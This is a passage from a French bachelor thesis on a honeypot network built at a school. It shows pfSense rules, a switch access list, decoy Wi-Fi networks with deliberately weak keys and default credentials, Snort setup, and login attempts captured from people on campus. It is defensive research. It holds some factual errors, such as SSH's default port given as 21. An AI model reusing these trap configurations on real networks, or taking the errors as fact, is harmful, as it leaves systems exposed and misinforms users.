☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	110 (POP3)	*	none		NAT POP3	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	843	*	none		NAT Adobe-flash_port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	1027	*	none		NAT IIS Port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	1194 (OpenVPN)	*	none		NAT OpenVPN	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	3074	*	none		NAT Adobe-flash_port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	3306	*	none		NAT MySQL Port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	5060 (SIP)	*	none		NAT SIP Port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	5060 (SIP)	*	none		NAT SIP/S	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	1433	*	none		NAT MS-SQL-S Port	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	1434	*	none		NAT MS-SQL-S Port	
☐ ✓	0 /0 B	IPv4 *	*	*	DMZ net	*	*	none		Default allow LAN to any rule	
☐ ✗	0 /9.35 MiB	IPv4 *	*	*	*	*	*	none			

Add | Add | Delete | Save | Separator

Nous savons que, une fois que les personnes ont réussi à se connecter sur nos réseaux Wi-Fi, ils voudront sûrement essayer de hacker ce qu'ils peuvent. Donc autant que nous soyons préparés et que nous les laissions attaquer uniquement ce que nous avons mis en place exprès pour eux.

Pour empêcher toute sorte de désordres, nous avons mis en place les règles ci-dessus dans notre firewall ainsi qu'une access-list au niveau du Switch layer 3. Les règles importantes du firewall sont celles où nous avons bloqué l'accès aux machines physiques Windows ainsi que celles de nos honeypots en SSH sur le port 4351. Partout où il est écrit NAT(Network Address Translation), il s'agit de la redirection.

Pour vous donner un exemple, PfSense nous permet de faire en sorte que, du côté LAN, peu importe ce que la personne donne comme nom de domaine ou adresse IP pour se connecter en SSH en utilisant le port par défaut : 21, elle sera redirigée sur celui de notre honeypot Cowrie. De même pour les requêtes HTTP, elles seront toutes redirigées vers notre honeypot Wordpot.

Du côté du switch, nous avons une access-list qui bloque toutes les communications du port 443 de notre contrôleur afin qu'aucun utilisateur ne puisse le configurer via l'interface graphique. Tous ceux qui veulent se connecter sur notre AP TP-Link en HTTP, donc sur le port 80, seront bloqués. Voici ci-dessous l'access-list qui permet de bloquer tout ce que nous avons mentionné plus haut. Nous autorisons uniquement l'ordinateur « MGT » bien évidemment.

```
access-list 100 permit ip host 172.16.0.169 host 172.16.98.6
access-list 100 permit ip host 172.16.0.169 host 172.16.98.8
access-list 100 deny tcp any host 172.16.98.6 eq 443
access-list 100 deny udp any host 172.16.98.6 eq 443
access-list 100 deny tcp any host 172.16.98.8 eq 80
access-list 100 deny udp any host 172.16.98.8 eq 80
access-list 100 permit ip any any
```

4.7.3.1 SSID

Voici les différents SSID qui ont été mis en place dans le but d'attirer les hackers.

4.7.3.1.1 UNIGE-GUEST

Un SSID ouvert, avec une authentification sur le portail captif. Le nom est utilisé à l'université et dans quelques-uns des bâtiments de l'État. Comme il n'existe pas dans notre établissement, nous avons décidé de le créer.

4.7.3.1.2 PUBLIC

Comme pour l'UNIGE-GUEST, mais ce nom doit attirer en plus l'attention des utilisateurs externes à l'école.

4.7.3.1.3 UPC782349873

Un Wi-Fi protégé avec une clé WEP (12345) qui est volontairement facile pour ne pas trop compliquer la tâche des personnes qui veulent nous attaquer. Le nom provient d'un standard utilisé par un fournisseur d'accès suisse pour ses routeurs domestiques.

4.7.3.1.4 Fritzbox 7390

Wi-Fi protégé en WPA2-Personnel, avec une clé partagée (12345678). Le nom est également utilisé par un autre fournisseur d'accès. La spécificité ici est qu'une personne utilisant le WPS peut se connecter d'office grâce au moyen que nous avons mis au point pour laisser activer le WPS.

4.7.3.1.5 Famille Gianova

Wi-Fi protégé avec une clé WEP (admin) avec un nom qui serait utilisé plutôt dans un cadre domestique.

4.7.3.1.6 ACCES INTERDIT

Wi-Fi protégé en WPA-Personnel, avec une clé partagée (12345678). Cette fois nous ne laissons pas d'accès facilité si ce n'est pour la clé partagée. Le but est de voir comment les personnes arrivent à cracker le mot de passe, sachant qu'il est possible de le faire lorsqu'on protège juste en WPA-PSK.

4.7.3.1.7 MANAGEMENT et Private Network

Wi-Fi protégé en WPA2-Entreprise avec une authentification Radius. Nous avons laissé des identifiants par défaut pour qu'ils soient facilement trouvés. Le SSID MANAGEMENT est là pour attirer l'attention. L'intitulé « Private Network » est un nom attirant et provocateur pour les hackers.


4.7.4 Snort

Snort est un système Open source de détection d'intrusion et il est capable d'analyser le trafic et de logger les paquets selon une liste de règles. Ces règles peuvent être téléchargées sur le site de Snort gratuitement. Elles sont créées par la communauté Snort et la société Sourcefire. Nous pouvons également les personnaliser et les adapter à nos besoins.

4.7.4.1 Installation et Configuration

Les étapes de l'installation se trouvent à l'annexe n°8. L'emplacement de Snort sur le réseau a été défini pour que l'interface donnant sur le Switch avec le port mirroring n'ait pas d'adresse IP. Il est ainsi difficilement détectable par les hackers. Pour plus de sécurité, il est recommandé, dans les propriétés de l'interface sous Windows, de tout désélectionner sauf pour VMware Bridge Protocol.

Figure 28 : Propriété de l'interface sans adresse IP



Sur la machine avec Snort, il faut modifier le fichier interfaces en tapant ceci dans le shell : « sudo vi /etc/network/interfaces ». Pour nous l'interface n'ayant pas d'adresse IP est sur Ubuntu ens33 et voici ce qu'il faut y entrer :

Figure 29 : Configuration du fichier interface pour le Snort

```
# The primary network interface
auto ens37
iface ens37 inet static
address 172.16.0.171
netmask 255.255.255.0
network 172.16.0.0
gateway 172.16.0.1
dns-nameservers 160.53.236.30

# The second network interface
allow-hotplug ens33
iface ens33 inet manual
pre-up ifconfig $IFACE up
post-down ifconfig $IFACE down
```

La deuxième interface est connectée directement sur notre commutateur se situant du côté WAN. Nous pouvons ainsi nous connecter sur Snort depuis le réseau sécurisé.

4.7.5 Emplacement des AP

L'emplacement des APs joue un rôle essentiel pour capturer et toucher le maximum de personnes. Nous avons déployé un AP et le routeur TP-Link WPS dans une des salles de cours qui se situe au rez-de-chaussée. Celle-ci est très souvent occupée par des élèves qui viennent réviser, ou les samedis car c'est une des seules salles ouvertes. Un AP est à l'infothèque qui est également un lieu prisé des étudiants, surtout en période de révision. Un autre au-dessus de la cafétéria parce qu'il y a des étudiants qui s'y regroupent souvent pour y travailler ou passer du temps ensemble. Et le dernier est dans une salle de laboratoire où j'ai pu faire ce travail de Bachelor, pour pouvoir effectuer des tests en direct.

4.8 Matériels


M. Ineichen m'a laissé utiliser du matériel de l'école pour mener à bien mon travail de Bachelor.

- Pour le routeur utilisé du côté WAN : Cisco Série 1800
- Les deux commutateurs utilisés sont les mêmes : Cisco Catalyst 3560 Séries PoE-8
- Nous avons utilisé 3 ordinateurs, un pour installer PfSense, un autre pour Snort et le dernier pour installer deux honeypots (Cowrie et Wordpot) : Dell Optiplex 790, 8 Go RAM, i5-2400 3.10GHz, 4 Cœurs, 4 Threads
- Pour le honeypot HoneyWrt nous l'avons mis sur une machine : Dell Optiplex 9010, 8 Go RAM, i5-3470 3.20GHz, 4 Cœurs, 4 Threads
- Les 3 machines virtuelles pour les Honeypots ont ces spécificités : Ubuntu Serveur 16.04.3, 40 Go, 2.5 RAM
- Comme Snort doit analyser des paquets en direct, il lui faut une bonne configuration : Ubuntu Serveur 16.04.3, 80 Go, 4 RAM, 2 Prises Ethernet
- L'ordinateur qui a servi de management est un : Asus VivoPC VM40B
- Le contrôleur Wi-Fi est : Cisco Wireless Controller 2500 Series – Modèle 2504
- Plusieurs AP de même modèle ont été installés dans différents endroits de l'établissement : AP Light AIR-CAP1702I-E-K9
- Et pour finir, le routeur domestique qui nous a permis d'installer OpenWRT et ainsi d'activer sans arrêt le WPS est :TP-Link Archer C20i

5. Données récoltées

Sur les quelques semaines pendant lesquelles notre infrastructure était complètement opérationnelle, nous avons pu récupérer un certain nombre de données. Car tous les honeypots se sont fait attaquer au moins une fois. Celui qui a été le plus attaqué est Cowrie. Voici la liste des noms d'utilisateurs et mots de passe essayés :

Figure 30 : Tentatives de login



Nous pouvons remarquer sur la figure ci-dessus que les utilisateurs tentent souvent de se connecter avec des identifiants laissés par défaut sur les équipements réseau. Sur la gauche, nous voyons les différentes adresses IP, ce qui nous permet de déterminer sur quel SSID ils ont effectué leurs tentatives d'intrusion. La dernière ligne nous laisse penser que le hacker a su qu'il y avait un PfSense dans le réseau et a voulu s'y connecter. Cependant, nous avions configuré le PfSense afin que toutes les tentatives de connexion en SSH soient redirigées vers notre honeypot. C'est sûrement ce qui a dû se produire.

Un cas qui peut être intéressant à relever est celui qui date du 25 janvier 2018. Aux alentours de 13h55, une personne a voulu se connecter à notre réseau ouvert en passant par le portail captif. Nous pouvons voir dans la figure ci-dessous qu'il a pu se connecter.

Figure 31 : Message qu'un utilisateur s'est connecté

Sur cette image, nous voyons qu'il s'est connecté avec le nom d'utilisateur « user » qui est celui utilisé par tous les utilisateurs qui essayent de se connecter. Pour récupérer les identifiants réels qu'il a saisis, nous devons regarder dans les logs du PfSense. Ensuite, nous avons l'adresse MAC et l'adresse IP qui lui ont été attribués.

En recherchant les identifiants réels utilisés, nous avons vu qu'il avait entré le nom et prénom d'un professeur de la HEG, et le mot de passe que nous utilisons habituellement sur les équipements Cisco pendant les cours. Une fois à l'intérieur de notre réseau, il a essayé de se connecter sur notre PfSense en SSH. Il est donc arrivé sur notre honeypot Cowrie et a d'abord essayé de se connecter en utilisant pfsense/pfsense comme identifiant.

Après quelques tentatives, il a réussi à se connecter sur notre honeypot. Dès lors, il a exécuté quelques lignes de commande en essayant de nous faire télécharger un fichier qu'on a pu récupérer.

Pour finir, il a voulu faire redémarrer le serveur; le honeypot a simulé un redémarrage en coupant la connexion. A l'annexe n°9, vous pouvez consulter ses commandes exécutées. Une fois la connexion coupée, le hacker ne s'est plus connecté. Nous pensons qu'il a peut-être compris qu'il était confronté à un honeypot.

Lors de notre présentation orale de ce travail de Bachelor, nous pourrons développer et commenter les résultats complets de nos expériences.

6. Conclusion

Pour conclure ce travail, j'ai pu faire plusieurs observations concernant les honeypots. La première concerne les articles trouvés sur Internet qui ne sont pas très récents. Ils datent, pour la plupart d'entre eux, d'il y a 5 ans et plus.

La deuxième est que, sur les centaines de honeypots qui existent, seulement une dizaine d'entre eux sont toujours maintenus à jour.

En troisième observation, je peux dire que les honeypots de productions que l'on trouve sur Internet ne sont souvent pas assez réalistes pour pouvoir duper un hacker professionnel. Il se rendra très rapidement compte qu'il s'attaque à un honeypot, contrairement aux honeypots de recherche qui eux sont souvent créés par les grandes entreprises. Mais, ceux-là, nous ne les trouvons pas sur Internet.

Finalement, la configuration du côté LAN avec les réseaux Wi-Fi m'a beaucoup intéressé et captivé parce que j'ai vraiment pu « créer » plusieurs honeypots, définir les stratégies pour attirer les hackers et comment récupérer les données ces derniers. Je pense qu'aujourd'hui, il faut partir dans cette optique de créer soi-même un réseau de honeypots.

Tout au long de ce travail, j'ai pu enrichir mes connaissances dans le domaine du réseau. Et en ne partant d'aucune notion sur les honeypots, je comprends désormais comment cela fonctionne et comment les mettre en place. Ce travail m'a aussi permis de découvrir le fonctionnement d'un portail captif et du système PfSense qui serait une bonne alternative gratuite aux pare-feux actuels des entreprises. J'ai également pu me confronter à de nouveaux outils comme un contrôleur Wi-Fi et le logiciel Snort qui me seront utiles pour plus tard.

Grâce à toutes les connaissances que j'ai acquises en faisant ce travail, j'aimerais beaucoup pouvoir mettre cela en place à grande échelle. C'est-à-dire, ne pas seulement essayer d'attirer des étudiants, mais des hackers venant d'Internet pour en apprendre encore davantage sur leurs méthodes.

En complément, il serait intéressant de se renseigner sur la législation suisse en matière de honeypot et de la légalité de la mise en place d'une telle infrastructure.

Le législateur, au niveau mondial, est largement pris de vitesse par les nouveautés technologiques. Dans ces laps de temps de vide juridique, nous, les white-hats, pouvons contribuer à combler ces lacunes grâce à nos innovations, tout en veillant à nous auto-réguler pour que nos activités soient éthiques.

7. Glossaire

AES (Advanced Encryption Standard) traduit en français par Standard de Chiffrement Avancé : algorithme d'encryptions symétrique.

ADRESSE MAC : format de nombres et lettres attribué par l'IEEE. Chaque interface réseau à une adresse MAC. Normalement elle doit être unique, il ne devrait pas y avoir deux fois la même.

AP (Access Point) traduit en français par Point d'Accès : appareil réseau, relié avec un routeur qui permet de diffuser du Wi-Fi.

CIS (Commonwealth of Independent States) traduit en français par la Communauté des États Indépendants : Les États membres sont la plupart des pays situés au nord de l'Asie, tels que la Russie, l'Azerbaïdjan, le Kazakhstan, l'Arménie, etc.

DDos (Distributed Denial of Service) traduit en français par Déni de Service Distribué : Une attaque visant à rendre un ou des services non disponibles, par exemple en ouvrant un trop grand nombre de sessions accédant au service. Afin d'interrompre ce service, plusieurs machines souvent compromises sont utilisées.

DMZ (Demilitarized Zone) traduit en français par Zone Démilitarisée : cette zone, on trouve des machines pouvant être accessibles depuis Internet. C'est pourquoi on les met dans un réseau qui est séparé du réseau local.

EAP (Extensible Authentication Protocol) : protocole de communication pour les réseaux Wi-Fi. Il fournit un certain nombre de fonctions pour s'authentifier.

IDS (Intrusion Detection System) traduit en français par Système de Détection d'Intrusion : sytème qui analyse les packets lui traversant et basé sur des signatures d'attaques, s'il trouve une correspondance, il va générer une alerte.

LAN (Local Area Network) traduit en français par Réseau Local : réseau dans lequel les terminaux (smartphones, ordinateurs) peuvent communiquer au niveau de la couche de liaison sans utiliser Internet.

LDCs (Least Developed Countries) traduit en français par les Pays les Moins Avancés : Ce sont les pays qui sont en dessous de la moyenne pour certains critères comme l'indice de développement humain.

Modèle OSI : modèle de communications entre ordinateurs.

Patch (ou correctif) : code ajouté à un logiciel dans le but de corriger une faille.

PBC (Push Button Configuration) : En WPS, quand une personne appuie physiquement ou virtuellement sur le bouton pour activer le WPS

Port : permet à un ordinateur de savoir quel programme informatique écoute ou émet des informations sur un ou plusieurs ports.

PRF (Pseudorandom Function) : traduit en français par Fonction Pseudo-aléatoire.

PSK (Pre-Shared Key) : mot de passe (code) utilisé lors de la connexion à un réseau Wi-Fi WPA2-PSK.

RDP (Remote Desktop Protocol) traduit en français par Bureau à Distance : protocole pour sur connecter à distance sur un Windows.

SSID (Service Set Identification) : diffusion du nom de réseau Wi-Fi qui permet de l'identifier de manière unique.

Supplicant : est une entité qui se trouve au bout d'un réseau.

Telnet (Terminal Network) : protocole pour se connecter avec un appareil distant en exécutant des lignes de commandes.

TKIP (Temporal Key Integrity Protocol) : protocole de communication utilisé lors de la méthode d'échange de clé en WPA2.

UNIX : système d'exploitation Open source. Les systèmes FreeBSD, Linux, iOS sont basés sur ce système.

WAN (Wide Area Network) traduit en français par Réseau Étendu : réseau de grande ampleur. L'interface sur un modem ou routeur qui donne sur le côté d'Internet est considérée comme le Réseau Étendu.

Bibliographie

Cisco - EAP Authentication with RADIUS Server [Consulté le 27 novembre 2017] Disponible à l'adresse : https://www.cisco.com/c/en/us/support/docs/wireless/aironet-1100-series/44844-leapserver.html

Wikipedia – Extensible Authentication Protocol [Consulté le 27 novembre 2017] Disponible à l'adresse : https://fr.wikipedia.org/wiki/Extensible_Authentication_Protocol

Wikipedia – Supplicant (computer) [Consulté le 27 novembre 2017] Disponible à l'adress : https://en.wikipedia.org/wiki/Supplicant_(computer)

GitHub – Awsome honeypots [Consulté le 28 novembre 2017] Disponible à l'adresse : https://github.com/paralax/awesome-honeypots

BROUGH, Davis, 2003. Global Information Assurance Certification Paper [en ligne]. [Consulté le 29 novembre 2017] Disponible à l'adresse : https://www.giac.org/paper/gsec/3173/second-generation-honeynet-honeywall/102801

GLORIA GIHANNE, Agnès, 2014. Mise en place d'un serveur d'authentification freeradius avec une base de données mysql [Consulté le 30 novembre 2017] Disponible à l'adresse : https://gloriuscity.files.wordpress.com/2014/05/exposc3a9-freeradiu1.pdf

BORDÈRES, Serge, 2007. Méthodes d'authentification avec un serveur Radius [Consulté le 30 novembre 2017] Disponible à l'adresse : https://resinfo.org/IMG/pdf/josy.07.mobilite.borderes.radius.pdf

LOUVET, Christophe, 2014. La Gestion réseau dans une machine virtuelle [Consulté le 30 novembre 2017] Disponible à l'adresse : http://chrtophe.developpez.com/tutoriels/gestion-reseau-machine-virtuelle/

QUENEC'HDU, Ludovic, 2015. Le réseau avec VMware Workstation [en ligne]. 11 mai 2015. [Consulté le 30 novembre 2017] Disponible à l'adresse : http://blog.alphorm.com/le-reseau-avec-vmware-workstation/

ANTHONY, Lylian, 2006. Mise en œuvre d'un Portail Captif sur un réseau WIFI [en ligne]. [Consulté le 30 novembre 2017] Disponible à l'adresse : http://elixirr.free.fr/telechargement/reseau/parefeu/pfsense/Tutorial-PfSense-Francais-1v1.0.pdf

THIBOULT, Sylvain, 2016. Portail captif version OVA [en ligne]. [Consulté le 1 décembre 2017] Disponible à l'adresse : http://www.ac-nantes.fr/medias/fichier/dt-portail-captif-installation-https_1482134888607-pdf

CHARRONDIERE, Quentin, VERDIER, Jordan et AISSOU, Camille, 2016. Mise en place d'un portail captif avec Pfsense [en ligne]. [Consulté le 1 décembre 2017] Disponible à l'adresse : https://aissoucamille.files.wordpress.com/2016/05/mise-en-place-du-portail-captif.pdf

KONANE, Salifou et KINDA, Zakaria, 2013. [en ligne]. [Consulté le 1 décembre 2017] Disponible à l'adresse : http://www.beep.ird.fr/collect/upb/index/assoc/ESI-2013-KON-ETU/ESI-2013-KON-ETU.pdf

PICAUD, Jérémie, 2016. Mise en place d'un portail captif [en ligne]. [Consulté le 1 décembre 2017] Disponible à l'adresse : https://jeremiepicaud.files.wordpress.com/2016/06/4-configuration-du-portail-captif.pdf

ZHANG, Long et SCHMIDT, Steven. Get Sticky: LaBrea Tarpit Software [Consulté le 1 décembre 2017] Disponible à l'adresse : http://people.clarkson.edu/~lozhang/HoneyPot.pdf

COEYTAUX, Tom, 2012. La technologie de contrôle d'accès réseau 802.1x et son implémentation pratique [en ligne]. Genève : Haute école de gestion de Genève. Travail de bachelor. [Consulté le 2 décembre 2017]. Disponible à l'adresse : https://doc.rero.ch/record/31225/files/TDIG_68.pdf

IT & Security Stuffs – Honeypot Networks [Consulté le 2 décembre 2017] Disponible à l'adresse : https://itandsecuritystuffs.wordpress.com/2015/02/03/honeypot-networks/

WIEBE, Arthur, 2017. Quick & Easy Let's Encrypt Setup on pfSense using ACME [en ligne]. 16 février 2017. [Consulté le 3 décembre 2017] Disponible à l'adresse : https://blog.artooro.com/2017/02/16/quick-easy-lets-encrypt-setup-on-pfsense-using-acme/

COSTANZO, Anthony, GRILLAT, Damien, LEFRANCOIS, Lylian, 2009. Etude des principaux services fournis par PfSense. SlideShare [en ligne] [Consulté le 4 décembre 2017] Disponible à l'adresse : https://fr.slideshare.net/MohamedHoussem/pfsense-121202023417phpapp02

CCM – Les protocoles PPP et SLIP [Consulté le 4 décembre 2017] Disponible à l'adresse : http://www.commentcamarche.net/contents/529-les-protocoles-ppp-et-slip

DORIGNY, Mickael, 2014. IT-Connect - Honey Pot SSH avec Kippo [Consulté le 4 décembre 2017] Disponible à l'adresse : https://www.it-connect.fr/honey-pot-ssh-avec-kippo/

SMITH, Andrew, 2015. Honeypot Setup Script. GitHub [en ligne]. [Consulté le 4 décembre 2017] Disponible à l'adresse : https://github.com/andrewmichaelsmith/honeypot-setup-script/

VEILLEUX, Wayne, 2015. Le système de surveillance de la sécurité des réseaux, Security Onion [Consulté le 4 décembre 2017] Disponible à l'adresse : https://asiq.org/wp-content/uploads/2015/10/ASIQ-Security-Onion-11-11-2015.pdf

SEHQUE, 2015. How to configure and deploy a cowrie ssh honeypot for beginners [Consulté le 4 décembre 2017] Disponible à l'adresse : https://sehque.wordpress.com/2015/07/23/how-to-configure-and-deploy-a-cowrie-ssh-honeypot-for-beginners/

OOSTERHOF, Michel, 2017. Cowrie. GitHub [en ligne]. [Consulté le 4 décembre 2017] Disponible à l'adresse : https://github.com/micheloosterhof/cowrie

PALIWAL, Savita, 2017. Honeypot : A Trap for Attackers [Consulté le 4 décembre 2017] Disponible à l'adresse : https://www.ijarcce.com/upload/2017/march-17/IJARCCE%20197.pdf

BRINDISI, Gianluca, 2015. Wordpot. GitHub [en ligne]. [Consulté le 4 décembre 2017] Disponible à l'adresse : https://github.com/gbrindisi/wordpot

WILKINS, Jeffery, 2015. honeywrt. GitHub [en ligne]. [Consulté le 4 décembre 2017] Disponible à l'adresse : https://github.com/CanadianJeff/honeywrt

PONTÉN, Austin, 2017. Evaluation of Low-Interaction Honeypots on the University Network [Consulté le 4 décembre 2017] Disponible à l'adresse : http://lnu.diva-portal.org/smash/get/diva2:1121560/FULLTEXT01.pdf

GRAYLOG, 2016. How to send Snort IDS alert logs into Graylog [Consulté le 5 décembre 2017] Disponible à l'adresse : https://github.com/Graylog2/graylog-guide-snort

About Debian Linux – Setting up a snort IDS on Debian Linux [Consulté le 5 décembre 2017] Disponible à l'adresse : http://www.aboutdebian.com/snort.htm

Configure a network interface to have no IP address [Consulté le 5 décembre 2017] Disponible à l'adresse : https://mike632t.wordpress.com/2015/12/26/configure-a-network-interface-to-have-no-ip-address/

GUTIERREZ, Marcus et KIEKINTVELD, Christopher, 2017. Adapting with Honeypot Configurations to Detect Evolving Exploits [en ligne]. El Paso : University of Texas at El Paso. Travail de bachelor [Consulté le 5 décembre 2017]. Disponible à l'adresse : http://www.ifaamas.org/Proceedings/aamas2017/pdfs/p1565.pdf

ITU – ICT Facts and Figures 2017 [Consulté le 5 décembre 2017]. Disponible à l'adresse : http://www.itu.int/en/ITU-D/Statistics/Documents/facts/ICTFactsFigures2017.pdf

Symantec – Internet Security Threat Report [Consulté le 5 décembre 2017]. Disponible à l'adresse : https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf

Wikipedia – Communauté des États indépendants [Consulté le 5 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Communaut%C3%A9_des_%C3%89tats_ind%C3%A9pendants#%C3%89tats_participant_aux_activit%C3%A9s_de_la_CEI

Wikipedia – Black hat [Consulté le 6 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Black_hat

BOURGEOIS, Johan, 2014. Sécurité informatique : les pots de miel sont-ils toujours dans le coup ? Journal du net [en ligne]. [Consulté le 6 décembre 2017]. Disponible à l'adresse : http://www.journaldunet.com/solutions/expert/59130/securite-informatique---les-pots-de-miel-sont-ils-toujours-dans-le-coup.shtml

BLEL, Khaoula, BEN HMIDA, Arwa, HERGLI, Jihene, ABID, Walid, RIDHA KAANICH, Mohamed et KHLIFI, Dorra, 2013. Honeypot [Consulté le 6 décembre 2017]. Disponible à l'adresse : http://www.securinets.com/sites/default/files/fichiers_pdf/Honeypot%20Securilight2013.pdf

FrameIP – Protection par honeypots [Consulté le 6 décembre 2017]. Disponible à l'adresse : http://www.frameip.com/honeypots-honeynet/

BISSON, David, 2016. The 5 Most Significant DDoS Attacks of 2016. [Consulté le 6 décembre 2017]. Disponible à l'adresse : https://www.tripwire.com/state-of-security/security-data-protection/cyber-security/5-significant-ddos-attacks-2016/

Agence nationale de la sécurité des systèmes d'information, Comprendre et antiviper les attaques DDoS [Consulté le 6 décembre 2017]. Disponible à l'adresse : https://www.ssi.gouv.fr/uploads/2015/03/NP_Guide_DDoS.pdf

TechTarget – IoT botnet (Internet of Things botnet) [Consulté le 6 décembre 2017]. Disponible à l'adresse : http://internetofthingsagenda.techtarget.com/definition/IoT-botnet-Internet-of-Things-botnet

Wikipedia – Vulnérabilité zero-day [Consulté le 6 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Vuln%C3%A9rabilit%C3%A9_zero-day

JORDAN, Christophe, 2010. Réception/Transmission des Alarmes sur un réseau IP [en ligne]. Genève : Haute école de gestion de Genève. Travail de bachelor. [Consulté le 7 décembre 2017]. Disponible à l'adresse : https://doc.rero.ch/record/21093/files/TDIG_43.pdf

Wikipedia – Symantec [Consulté le 7 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Symantec

Deutsche Telekom AG – Honeypot Project [Consulté le 7 décembre 2017]. Disponible à l'adresse : http://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html

LEPAGE, Mathilde, 2016. Kill My Bill [en ligne]. 5 janvier 2016. 9 mai 2017. [Consulté le 7 décembre 2017]. Disponible à l'adresse : https://www.killmybill.be/fr/wi-fi/

Wikipedia – Wi-Fi [Consulté le 7 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Wi-Fi

Wikipedia – Wired Equivalent Privacy [Consulté le 8 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Wired_Equivalent_Privacy

Wikipedia – IEEE 802.11 [Consulté le 8 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/IEEE_802.11

SERGÈRE, Vincent, 2017. Normes Wi-Fi n, ac, ad… : le guide des débits. FrAndroid [en ligne]. [Consulté le 8 décembre 2017]. Disponible à l'adresse : http://www.frandroid.com/comment-faire/241426_les-differentes-normes-wi-fi-802-11abgnac-quelles-differences-pratique

Acrylic WiFi – WPA PSK TKIP CCMP, de quoi s'agit-il ? – Informations de sécurité Wi-Fi [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://www.acrylicwifi.com/fr/blog/quest-ce-quun-wpa-psk-tkip-ccmp/

Wikipedia – Wi-Fi Protected Access [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Wi-Fi_Protected_Access

NetSpot – Protocoles de sécurité du réseau sans fil : WEP, WPA et WPA2 [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://www.netspotapp.com/fr/wifi-encryption-and-security.html

Wikipedia – IEEE 802.11i [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/IEEE_802.11i

Wikipedia – Counter-Mode/CBC-Mac Protocol [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://fr.wikipedia.org/wiki/Counter-Mode/CBC-Mac_protocol

D'OTREPPE DE BOUVETTE, Thomas, 2008. WLAN Security and Analysis. [Consulté le 11 décembre 2017]. Disponible à l'adresse : https://sharkfestus.wireshark.org/sharkfest.08/T1-7_DOtreppe_WLAN%20Analysis%20and%20Security.pdf

LEHEMBRE, Guillaume, 2005. WPA / WPA2 Une sécurité fiable pour le Wi-Fi ? [Consulté le 12 décembre 2017]. Disponible à l'adresse : https://www.ossir.org/sur/supports/2005/ossir_wpa_wpa2.pdf

Andrey, 2014. How exactly does 4-way handshake cracking work ? StackExchange [en ligne]. 2014. [Consulté le 13 décembre 2017]. Disponible à l'adresse : https://security.stackexchange.com/questions/66008/how-exactly-does-4-way-handshake-cracking-work

STEFANICK, George, 2014. WPA2 Process + 4 way handshake. Support Forum Cisco [en ligne]. 2014 [Consulté le 13 décembre 2017]. Disponible à l'adresse : https://supportforums.cisco.com/t5/security-and-network-management/wpa2-process-4-way-handshake/td-p/2460065

ETutorials – Details of Key Derivation for WPA [Consulté le 13 décembre 2017]. Disponible à l'adresse : http://etutorials.org/Networking/802.11+security.+wi-fi+protected+access+and+802.11i/Part+II+The+Design+of+Wi-Fi+Security/Chapter+10.+WPA+and+RSN+Key+Hierarchy/Details+of+Key+Derivation+for+WPA/

